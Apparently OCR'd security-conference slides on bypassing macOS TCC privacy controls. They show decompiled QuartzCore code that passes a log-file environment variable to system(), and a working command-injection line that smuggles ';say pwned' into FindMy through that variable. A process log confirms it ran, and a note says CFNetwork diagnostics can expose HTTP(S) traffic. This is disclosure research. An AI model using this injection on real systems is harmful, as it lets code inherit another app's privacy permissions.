- X_LOG_FILE_OPEN

TCC bypasses via QuartzCore framework




```
r0 = getenv("QUARTZCORE_LOG_FILE");
if (r0 == 0x0) {
        r0 = getenv("X_LOG_FILE");
        if (r0 != 0x0) {
                r0 = _x_set_log_filename(r0);
        }
}
else {
        r0 = _x_set_log_filename(r0);
}
r0 = atexit(0x1886efed0);
*0x1d5cbdf50 = os_log_create("com.apple.coreanimation", "API");
*0x1d5cbdf68 = os_log_create("com.apple.coreanimation", "CADebug");
*0x1d5cbdf70 = os_log_create("com.apple.coreanimation", "OGL");
*0x1d5cbdf88 = os_log_create("com.apple.coreanimation", "Metal");
*0x1d5cbdf98 = os_log_create("com.apple.coreanimation", "OpenGL");
*0x1d5cbdfa8 = os_log_create("com.apple.coreanimation", "Render");
*0x1d5cbdfc0 = os_log_create("com.apple.coreanimation", "States");
```

TCC bypasses via QuartzCore framework



```
r20 = 0x1d5cc0000;
if (getenv("X_LOG_FILE_OPEN") != 0x0) {
        r20 = 0x1d5cc0000;
        var_20 = 0x0;
        var_30 = r19;
        r0 = asprintf(&var_20, "open '%s'", r2);
        if ((r0 & 0xffffffff80000000) == 0x0) {
                r20 = 0x1d5cc0000;
                var_30 = var_20;
                r0 = printf(" command: %s", "open '%s'");
                r0 = system(var_20);
                r0 = free(var_20);
        }
        r1 = "open '%s'";
        r19 = *0x1d5cc0d20;
}
r0 = free(r19);
*0x1d5cc0d20 = 0x0;
```

TCC bypasses via QuartzCore framework



```
r20 = 0x1d5cc0000;
if (getenv("X_LOG_FILE_OPEN") != 0x0) {
        r20 = 0x1d5cc0000;
        var_20 = 0x0;
        var_30 = r19;
        r0 = asprintf(&var_20, "open '%s'", r2);
        if ((r0 & 0xffffffff80000000) == 0x0) {
                r20 = 0x1d5cc0000;
                var_30 = var_20;
                r0 = printf(" command: %s", "open '%s'");
                r0 = system(var_20);
                r0 = free(var_20);
        }
        r1 = "open '%s'";
        r19 = *0x1d5cc0d20;
}
r0 = free(r19);
*0x1d5cc0d20 = 0x0;
```


This is OS command injection in all GUI macOS apps 😬

TCC bypasses via QuartzCore framework

- system() function will spawn a child process that will execute our command
- TCC will then check who is responsible for the child process
- The obvious answer here is – the parent process 😈

TCC bypasses via QuartzCore framework

```
open -b com.apple.findmy --env QUARTZCORE_LOG_FILE="/Users/wregula/Library/Caches/LocationLoggerApp.app';say pwned ';" --env X_LOG_FILE_OPEN=1
```




FindMy
- FindMy
- sh
- bash
- bash
- say

Process group (5)

Process execution events in the same group as **say** will show in this unified table.


Timestamp	Process name	Signing ID	Process path	Command line
15:01:46.563	say	com.apple.say	/usr/bin/say	say pwned ;
15:01:46.527	open	com.apple.open	/usr/bin/open	open /Users/wregula/Library/Caches/LocationLoggerApp.app
15:01:46.451	bash	com.apple.bash	/bin/bash	sh -c open '/Users/wregula/Library/Caches/LocationLoggerApp.app';say pwned ';'
15:01:46.437	sh	com.apple.sh	/bin/sh	sh -c open '/Users/wregula/Library/Caches/LocationLoggerApp.app';say pwned ';'
15:01:36.839	FindMy	com.apple.findmy	/System/Appl…	/System/Applications/FindMy.app/Contents/MacOS/FindMy



```
sh-3.2$
```

TCC bypasses via CFNetwork


- It respects an environment variable CFNETWORK_DIAGNOSTICS which when set – it makes the process logging every HTTP(S) request 😈




```
r0 = getenv("CFNETWORK_DIAGNOSTICS");
var_320 = 0x0;
var_318 = 0x0;
var_310 = 0x0;
```

TCC bypasses via CFNetwork

- CFNetwork is another widely used framework for accessing network services and for handling changes in network configurations
- Build on abstractions of network protocols to simplify tasks such as working with BSD sockets, administering HTTP and FTP servers, and managing Bonjour services
- TLDR: The CoreServices framework has CFNetwork in its dependecies

